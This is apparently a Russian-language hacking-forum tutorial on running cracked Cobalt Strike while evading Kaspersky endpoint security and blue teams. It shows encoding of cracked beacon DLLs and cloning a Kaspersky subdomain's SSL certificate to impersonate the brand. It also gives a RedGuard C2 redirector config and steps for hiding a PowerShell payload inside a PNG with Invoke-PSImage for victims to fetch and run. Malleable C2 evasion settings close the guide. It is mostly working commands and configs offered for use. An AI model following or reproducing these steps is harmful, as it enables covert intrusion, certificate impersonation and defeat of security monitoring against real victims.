Encoding mimikatz-chrome.x86.dll.....Done.  
Encoding mimikatz-full.x64.dll.....Done.  
Encoding mimikatz-full.x86.dll.....Done.  
Encoding mimikatz-min.x64.dll.....Done.  
Encoding mimikatz-min.x86.dll.....Done.  
Encoding netview.dll.....Done.  
Encoding netview.x64.dll.....Done.  
Encoding net_domain.x64.o.....Done.  
Encoding net_domain.x86.o.....Done.  
Encoding pivot.dll.....Done.  
Encoding pivot.x64.dll.....Done.  
Encoding portscan.dll.....Done.  
Encoding portscan.x64.dll.....Done.  
Encoding powershell.dll.....Done.  
Encoding powershell.x64.dll.....Done.  
Encoding psexec_command.x64.o.....Done.  
Encoding psexec_command.x86.o.....Done.  
Encoding registry.x64.o.....Done.  
Encoding registry.x86.o.....Done.  
Encoding screenshot.dll.....Done.  
Encoding screenshot.x64.dll.....Done.  
Encoding sleepmask.x64.o.....Done.  
Encoding sleepmask.x86.o.....Done.  
Encoding sleepmask_smb.x64.o.....Done.  
Encoding sleepmask_smb.x86.o.....Done.  
Encoding sleepmask_tcp.x64.o.....Done.  
Encoding sleepmask_tcp.x86.o.....Done.  
Encoding sshagent.dll.....Done.  
Encoding sshagent.x64.dll.....Done.  
Encoding timestamp.x64.o.....Done.  
Encoding timestamp.x86.o.....Done.  
Encoding uaccmstp.x64.o.....Done.  
Encoding uaccmstp.x86.o.....Done.  
Encoding uactoken.x64.o.....Done.  
Encoding uactoken.x86.o.....Done.  
Encoding uactoken2.x64.o.....Done.  
Encoding uactoken2.x86.o.....Done.  
Encoding wmiexec.x64.o.....Done.  
Encoding wmiexec.x86.o.....Done.  
  
\XSS_DLL_CrackSleeve>
```

После того, как подтвердите ту же процедуру для остальной части DLL в папке sleeve , откройте свою IDEA и следуйте картинке (скопируйте sleeve у внутри проекта IDEA).



~/ Клонируем *.Kaspersky.com SSL & защищаемся против BlueTeam

В этой части мы разделим перехват SSL на 2 части:

- Клонирование SSL для вашей цели. (<https://raw.githubusercontent.com/SySS-Research/clone-cert/master/clone-cert.sh>)
- Интегрирование украденного SSL со скриптом C2. (<https://github.com/wikiZ/RedGuard#interception-method>)

Клон SSL

Некоторые компании добавляют безопасность в TLS, чтобы не загружать его, например: kaspersky.com

Если мы попытаемся загрузить его, мы получим эту ошибку:

```
→ $ ./clone-cert.sh kaspersky.com:443
Can't open /tmp/kaspersky.com:443_0 for reading: No such file or directory
140016792511808:error:02001002:system library:bio_new_file:file or directory:../crypto/bio/bss_file.c:69
3_0', 'r')
140016792511808:error:2006D080:BIO routines:BIO_new_file:No such file:../crypto/bio/bss_file.c:76:
unable to load certificate
```

Чтобы обойти это, всемирная компания, такая как kaspersky, передали поддомены некоторым партнерам, которые не следуют политике безопасности, проводимой головным офисом, поэтому простое сканирование поддоменов и мы захватываем один из доверенных поддоменов касперского, а именно: me-en.kaspersky.com попробуйте клонировать SSL и увидите:

```
└─ $ ./clone-cert.sh me-en.kaspersky.com:443  
/tmp/me-en.kaspersky.com:443_0.key  
/tmp/me-en.kaspersky.com:443_0.cert
```

Звучит отлично, наш SSL-сертификат Kaspersky.com готов к использованию.

Но теперь вам нужно проверить реальную информацию SSL и записать ее для нашего использования в файле конфигурации C2.

Certificate Viewer: me-en.kaspersky.com

General Details

Issued To

Common Name (CN)	me-en.kaspersky.com
Organization (O)	AO Kaspersky Lab
Organizational Unit (OU)	<Not Part Of Certificate>

Issued By

Common Name (CN)	DigiCert TLS RSA SHA256 2020 CA1
Organization (O)	DigiCert Inc
Organizational Unit (OU)	<Not Part Of Certificate>

Validity Period

Issued On	Wednesday, August 11, 2021 at 4:00:00 AM
Expires On	Friday, August 12, 2022 at 3:59:59 AM

Fingerprints

SHA-256 Fingerprint	FB CE 82 99 FE 9A A3 4E E7 76 05 FE A9 60 AE 9F 61 93 08 14 98 FD F1 19 CF 28 65 FF DE 7F C7 A2
SHA-1 Fingerprint	54 C1 DE F9 28 36 AE 65 08 F1 6C AD FB F1 EC 51 AF 66 ED AA

Нажмите детали, чтобы получить больше информации.

Certificate Viewer: me-en.kaspersky.com

General Details

Certificate Hierarchy

The screenshot shows a certificate hierarchy tree. At the top is the root certificate 'DigiCert TLS RSA SHA256 2020 CA1'. Below it is the subject 'me-en.kaspersky.com'. The tree structure is indicated by a minus sign before each node.

Certificate Fields

The screenshot displays a list of certificate fields. The 'Subject' field is highlighted with a blue background. Other visible fields include 'version', 'Serial Number', 'Certificate Signature Algorithm', 'Issuer', 'Validity', 'Not Before', 'Not After', and 'Subject Public Key Info'.

Field Value

CN = me-en.kaspersky.com
O = AO Kaspersky Lab
L = Moscow
C = RU

Во-вторых, я рекомендую, как только вы узнаете своего AV, клонировать тот же SSL компании и зарегистрировать “FAKE” домен, который вы будете использовать, когда мы создадим наш маячок, поэтому поймать наш маячок и узнать, что наш домен kaspersky.com является “фейковым”, то синей команде будет сложнее анализировать это.

Также хороший способ добавить поддомен для касперского, например, dl.kasperskyetcdomain.com или kav.kasperskyetcdomain.com, етк.

Настройка C2 / RedGuard.

Настройка для C2 довольно проста.. но самое главное здесь для нашего продвинутого OPSEC это использовать домен kaspersky.com или любой другой нужный вам домен. Перед запуском вашего тимсервера настройте redguard командой:

```
git clone https://github.com/wikiZ/RedGuard.git  
cd RedGuard  
go build -ldflags "-s -w"  
chmod +x ./RedGuard&&./RedGuard
```

После завершения настройки вы увидите что-то вроде этого.

```
root@localhost:/opt/RedGuard# ./RedGuard  
RED GUARD XSS.is v0.1.16.1716 Alpha  
Github:https://github.com/wikiZ/RedGuard  
RedGuard is a C2 front flow control tool,Can avoid Blue Teams,AVs,EDR's check.  
[2022-05-29 05:03:07] A default SSL certificate is being generated for the reverse proxy...  
[2022-05-29 05:03:07] HostTarget: {"www.kaspersky.com":"http://127.0.0.1:8888","kaspersky.com":"https://127.0.0.1:4433"}  
[2022-05-29 05:03:07] Proxy Listen Port :80 (HTTP)  
[2022-05-29 05:03:07] Proxy Listen Port :443 (HTTPS)
```

Это настройка по умолчанию. Вам нужно изменить ее сейчас и перезагрузить C2.


```
/root/.RedGuard_CobaltStrike.ini
```

```
root@localhost:/opt/RedGuard# cat /root/.RedGuard_CobaltStrike.ini  
[cert]  
# User Optional name  
  
[DNSName] = dev-en.kaspersky.com,www.dev-en.kaspersky.com  
# Cert User CommonName  
CommonName = *.*.dev-en.kaspersky.com  
# Cert User Locality  
Locality = Moscow  
# Cert User Organization  
Organization = AO Kaspersky Lab  
# Cert User Country  
Country = RU  
  
[proxy]  
# key = Header Host value of the reverse proxy  
# value = The actual address forwarded by the reverse proxy  
HostTarget = {"dev-en.kaspersky.com":"http://127.0.0.1:8888","*.dev-en.kaspersky.com":"https://127.0.0.1:4433"}  
# HTTPS Reverse proxy port  
Port_HTTPS = 443  
# HTTP Reverse proxy port  
Port_HTTP = 80  
# Determines whether to intercept intercepted traffic default false / true  
DROP = false  
# URL to redirect to  
Redirect = https://*.dev-en.kaspersky.com  
# IP address string restrictions example:AllowLocation = 0.0.0.0,0.0.0.0 or shanghai,beljing  
AllowLocation = *  
# Whitelist list example: AllowIP = 172.16.1.1,192.168.1.1  
AllowIP = *  
# Limit the time of requests example: AllowTime = 0:00 - 16:00  
AllowTime = *  
# C2 Malleable File Path  
MalleableFile = *
```

Теперь давайте создадим и настроим наш слушатель (https + http) с C2 и убедитесь, что у вас есть собственный “FAKE” домен, в соответствии с вашим клиентом AV, EDR.

Прослушиватель http (порт 80 --> 8080).

Прослушиватель https (порт 443 --> 4433).



После этого вы можете проверить статус C2.

A terminal window displays a log of network traffic. The logs show multiple requests from various IP addresses (e.g., 192.168.1.10, 192.168.1.11) to the destination site 'https://me-en.kaspersky.com'. The traffic is timestamped from May 29, 2022, at 11:45:19. The logs are color-coded by source IP.

```
2022-05-29 11:45:19] [REQUEST] GET /404
2022-05-29 11:45:19] [RECONNECT] [REDACTED] -> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.90 Safari/537.36
2022-05-29 11:45:19] [REDIRECT] Source IP: [REDACTED] -> Destination Site: https://me-en.kaspersky.com
2022-05-29 11:45:19] [REQUEST] GET /xss
```

~/ Обход Kaspersky AV / EDR 04.06.2022

Что ж, для большинства AV/EDR компаний важно отключить powershell! Это сила любой оболочки в windows...и сегодня я поделюсь общедоступным скриптом “Bypass powershell” (<https://github.com/peewpw/Invoke-PSImage>), который будет работать с вами.

Все мы слышали о Invoke-Image, который скрывает вредоносный код (powershell.ps1) внутри изображения (xss.jpg), но теперь мы будем работать над дублированием шифрования изображения.

Я не буду больше объяснять, что наиболее важно импортировать скрипт Invoke-PSImage (https://anonfiles.com/Hea0eanay5/Invoke-PSImage_7z) в вашу kfe Windows.


1) откройте powershell и импортируйте Invoke-PSImage.ps1 в ваш powershell (убедитесь, что AV и Защитник Windows отключены при импорте шелл-кода):

```
Import-Module .\Invoke-PSImage.ps1
```

2) сгенерировать свой вредоносный образ

```
Invoke-PSImage -Script .\payload.ps1 -Out .\r1z.png -Image .\xss.jpg -Web
```


3) Теперь, и важная часть, это загрузить изображение на ваш командный сервер и обновить/вставить загруженную ссылку в зашифрованную оболочку, чтобы запустить ее на клиентском компьютере.




PNG выглядит как реальная картинка, вы можете загрузить ее в любое место на доверенном сайте или даже на клиентском сайте или на командном сервере.




Настройте прослушиватель cobaltstrike.




Обновите ссылку на изображение.



Скопируйте и вставьте закодированный в обновления скрипт powershell и запустите его в клиенте powershell.



Дополнительный уровень усложняет поиск нашего маячка. Наша связь с клиентом будет зашифрована через SSL-связь под “поддельным” доменом Касперского, который мы выбираем;)




Есть много способов и много инструментов, как OPSEC, которые вы можете использовать, но здесь я поделюсь некоторыми лучшими инструментами, которые я лично рекомендовал, s использовать, и мы будем проходить их шаг за шагом, пока не достигнем нашей цели в обходе последнего обновления на Kaspersky End Point Security & Network moniter с нашим CobaltStrike 4.5

Теперь ваши шаги по обфускации в вашем проекте DLL и IDEA. Маячок не собирается сливать информацию и будет напоминать держаться подальше от всех исследований “NCCGroup” и прочей ерунды)) Следующие маячки будут более сильными в сокрытии OPSEC.

Проверьте модифицированный файл beacon.dll с помощью любого из сканеров маячков, например:

- <https://github.com/CCob/BeaconEye>
- <https://github.com/Apr4h/CobaltStrikeScan>



Я хочу поделиться наиболее полной конфигурацией OpSec в вашем (Malleable C2), чтобы убедиться, что настроены следующие параметры, которые ограничивают использование памяти с RWX-флагом (подозрительной и легко обнаруживаемой) и очищают шелл-код после запуска маячка:

- set startrwx “false”;
- set userwx “false”;
- set cleanup “true”;
- set stompe “true”;
- set obfuscate “true”;
- set sleep_mask “true”;
- set smartinject “true”;

Большинство EDR, AV работают с одной и той же контрольной суммой, проверкой хэша, проверкой API, етк. Настройка вашего профиля, что является наиболее важной частью, чтобы скрыть вашу активность в любой системе EDR, все они работают одинаково, и я буду рассказывать, как обойти это в будущем.

Наш рецепт супа:

- Nmap сканер. (блокировано)
- BeaconEye сканер (блокировано)
- Cobalt парсер. (блокировано)
- Скрытый URI aka checksum8. (скрыто)
- Скрытие тимсервера через тунель CloudFlared
- Steal *.Kaspersky.com SSL. (обойдено)
- Bypass Kaspersky End Point Security. (обойдено)
- Установка TOR через Teamserver (Мои HCS тулзы).
- Установка OpenVPN с редиректором redirector (Мои HCS тулзы).
- Установка DNSCrypt (DoH) через CloudFlare. (Мои HCS тулзы).
- Установка Domains рандомизатор (Мои HCS тулзы).
- Установка JARM рандомизатор aka JA3's обфускатор (Мои HCS тулзы).
- Установка автоматического скрипта для кастомного кобальта 4.4 + 4.5 (Мои HCS тулзы).

** дополнительный скрытый OPSEC в подписи JARM, обфускатор аja JA3, интеграция VPN с перенаправлениями, настраиваемый XSS cobaltstrike 4.5 Edition и другие советы и рекомендации по OPSEC будут добавляться каждый месяц в сценарий HCS All-In-One!

Пароль на файл: r1z@xss.is

ОТКЛЮЧАЕМ WINDOWS DEFENDER.

Стратегия победы над силами превосходящего противника.



Темный, мрачный ландшафт показывает постапокалиптическую Землю, захваченную монстрами. Монстры разрушают города и их инфраструктуру. Оружие человечества бесполезно, оно абсолютно бесполезно. Группа людей сидит в укрытии и обсуждает свой план. Последний план человечества ...


